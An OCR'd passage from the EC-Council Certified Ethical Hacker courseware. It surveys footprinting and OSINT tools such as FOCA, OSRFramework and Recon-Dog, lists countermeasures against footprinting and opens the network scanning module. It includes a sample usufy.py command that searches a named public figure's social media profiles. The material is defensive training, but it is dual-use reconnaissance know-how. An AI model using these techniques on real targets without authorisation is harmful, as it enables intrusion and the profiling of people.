


Figure 2.74: Screenshot of recon-ng

- **FOCA**

  Source: *https://www.elevenpaths.com*

  Fingerprinting Organizations with Collected Archives (FOCA) is a tool used mainly to find metadata and hidden information in the documents that its scans. FOCA is capable of scanning and analyzing a wide variety of documents, with the most common ones being Microsoft Office, Open Office, or PDF files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- **Web Search** - Searches for hosts and domain names through URLs associated with the main domain. Each link is analyzed to extract information from its new host and domain names.
- **DNS Search** - Checks each domain to ascertain the host names configured in NS, MX, and SPF servers to discover the new host and domain names.
- **IP Resolution** - Resolves each host name by comparison with the DNS to obtain the IP address associated with this server name. To perform this task accurately, the tool performs analysis against the organization's internal DNS.
- **PTR Scanning** - Finds more servers in the same segment of a determined address; IP FOCA executes a PTR log scan.
- **Bing IP** - Launches FOCA, which is a search process for new domain names associated with that IP address for each IP address discovered.
- **Common Names** - Perform dictionary attacks against the DNS.

As shown in the screenshot, attackers search the target domain and obtain the file information stored in it. The extracted files can be viewed on the web browser. Further, the attackers can view additional information such as network domains, roles, vulnerabilities, and metadata of the target domain.




Figure 2.75: Screenshot of FOCA

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **OSRFramework**

  Source: *https://github.com*

  OSRFramework includes applications related to username checking, DNS lookups, information leaks research, deep web search, and regular expression extraction.

  The tools included in the OSRFramework package that attackers can use to gather information on the target are listed below:

  - **usufy.py** - Checks for a user profile on up to 290 different platforms
  - **mailfy.py** - Check for the existence of a given email
  - **searchfy.py** - Performs a query on the platforms in OSRFramework
  - **domainfy.py** - Checks for the existence of domains
  - **phonefy.py** - Checks for the existence of a given series of phones
  - **entify.py** - Uses regular expressions to extract entities

  As shown in the screenshot, attackers use the following command to search for a target user on social media platforms,

  usufy.py -n Mark Zuckerberg -p twitter facebook youtube




Figure 2.76: Screenshot of OSRFramework

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **OSINT Framework**

  Source: *https://osintframework.com*

  OSINT Framework is an open source intelligence gathering framework that helps security professionals in performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources. This framework includes a simple web interface that lists various OSINT tools arranged by category, and it is shown as an OSINT tree structure on the web interface.

  As shown in the screenshot, the tools listed include the following indicators:

  - (T) - Indicates a link to a tool that must be installed and run locally
  - (D) - Google dork
  - (R) - Requires registration
  - (M) - Indicates a URL that contains the search term and the URL itself must be edited manually




Figure 2.77: Screenshot of OSINT Framework

- **Recon-Dog**

  Source: *https://www.github.com*

  Recon-Dog is an all-in-one tool for all basic information gathering needs. It uses APIs to collect information about the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- **Censys**: Uses censys.io to gather a massive amount of information about an IP address.
- **NS lookup**: Performs name server lookup
- **Port scan**: Scans most common TCP ports
- **Detect CMS**: Can detect 400+ content management systems
- **Whois lookup**: Performs a Whois lookup
- **Detect honeypot**: Uses shodan.io to check if the target is a honeypot
- **Find subdomains**: Uses findsubdomains.com to find subdomains
- **Reverse IP lookup**: Performs a reverse IP lookup to find domains associated with an IP address
- **Detect technologies**: Uses wappalyzer.com to detect 1000+ technologies
- **All**: Runs all utilities against the target

Figure 2.78: Screenshot of Recon-Dog

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **BillCipher**

  Source: *https://www.github.com*

  BillCipher is an information gathering tool for a website or IP address. It can work on any operating system that supports Python 2, Python 3, and Ruby. This tool includes various options such as DNS lookup, Whois lookup, port scanning, zone transfer, host finder, and reverse IP lookup, which help to gather critical information.




Figure 2.79: Screenshot of BillCipher

Some additional footprinting tools are listed below:

- theHarvester (*http://www.edge-security.com*)
- Th3Inspector (*https://github.com*)
- Raccoon (*https://github.com*)
- Orb (*https://github.com*)
- PENTMENU (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Footprinting Concepts
2. Footprinting Methodology
3. Footprinting Tools
4. Footprinting Countermeasures


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting Countermeasures

- Restrict the employees' access to social networking sites from the organization's network
- Configure web servers to avoid information leakage
- Educate employees to use pseudonyms on blogs, groups, and forums
- Do not reveal critical information in press releases, annual reports, product catalogues, etc.
- Limit the amount of information published on the website/Internet
- Use footprinting techniques to discover and remove any sensitive information publicly available
- Prevent search engines from caching a web page and use anonymous registration services

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting Countermeasures

So far, we have discussed the importance of footprinting, various ways to perform the task, and the tools that help in its execution. Now, we will discuss footprinting countermeasures, i.e., the measures or actions taken to prevent or offset information disclosure.


Some of the footprinting countermeasures are as follows:

- Restrict the employees' access to social networking sites from the organization's network
- Configure web servers to avoid information leakage
- Educate employees to use pseudonyms on blogs, groups, and forums
- Do not reveal critical information in press releases, annual reports, product catalogs, and so on.
- Limit the amount of information that you are publishing on the website/Internet
- Use footprinting techniques to discover and remove any sensitive information publicly available
- Prevent search engines from caching a web page and use anonymous registration services
- Develop and enforce security policies such as information security policy, password policy, and so on, to regulate the information that employees can reveal to third parties
- Set apart internal and external DNS or use split DNS, and restrict zone transfer to authorized servers
- Disable directory listings in the web servers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Conduct security awareness training periodically to educate employees about various social engineering tricks and risks
- Opt for privacy services on Whois lookup database
- Avoid domain-level cross-linking for critical assets
- Encrypt and password-protect sensitive information
- Do not enable protocols that are not required
- Always use TCP/IP and IPSec filters for defense in depth
- Configure IIS to avoid information disclosure through banner grabbing
- Hide the IP address and the related information by implementing VPN or keeping the server behind a secure proxy
- Request archive.org to delete the history of the website from the archive database
- Keep the domain name profile private
- Place critical documents such as business plans and proprietary documents offline to prevent exploitation
- Train employees to thwart social engineering techniques and attacks
- Sanitize the details provided to the Internet registrars to hide the direct contact details of the organization
- Disable the geo-tagging functionality on cameras to prevent geolocation tracking
- Avoid revealing one's location or travel plans on social networking sites
- Turn-off geolocation access on all mobile devices when not required
- Ensure that no critical information such as strategic plans, product information, and sales projections is displayed on notice boards or walls

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

This module presented footprinting concepts along with the objectives of footprinting. It provided a detailed explanation of the various techniques used for footprinting through search engines. Further, it described footprinting through web services and social networking sites. In addition, it discussed website and email footprinting techniques. It also explained Whois and DNS footprinting in detail. Moreover, it described network footprinting along with traceroute analysis. It also explained footprinting through social engineering. Finally, it presented an overview of important footprinting tools. The module ended with a detailed discussion of how organizations can defend themselves against footprinting and reconnaissance activities.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform network scanning to collect information about a target for evaluation before an attack or audit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH
Certified Ethical Hacker
Module 03:
Scanning Networks



Module Objectives


After identifying the target and performing the initial reconnaissance, as discussed in the Footprinting and Reconnaissance module, attackers begin to search for an entry point into the target system. Attackers should determine whether the target systems are active or inactive to reduce the time spent on scanning. Notably, the scanning itself is not the actual intrusion but an extended form of reconnaissance in which the attacker learns more about his/her target, including information about OSs, services, and any configuration lapses. The information gleaned from such reconnaissance helps the attacker select strategies for attacking the target system or network.

This module starts with an overview of network scanning and provides insights into various host discovery techniques that can be used to check for live and active systems. Furthermore, it discusses various port and service discovery techniques, operating system discovery techniques, and techniques for scanning beyond IDS and firewalls. Finally, it ends with an overview of drawing network diagrams.

At the end of this module, you will be able to:

- Describe the network scanning concepts
- Use various scanning tools
- Perform host discovery to check for live systems
- Perform port and service discovery using various scanning techniques
- Scan beyond intrusion detection systems (IDS) and firewalls
- Perform operating system (OS) discovery
- Draw network diagrams using network discovery tools

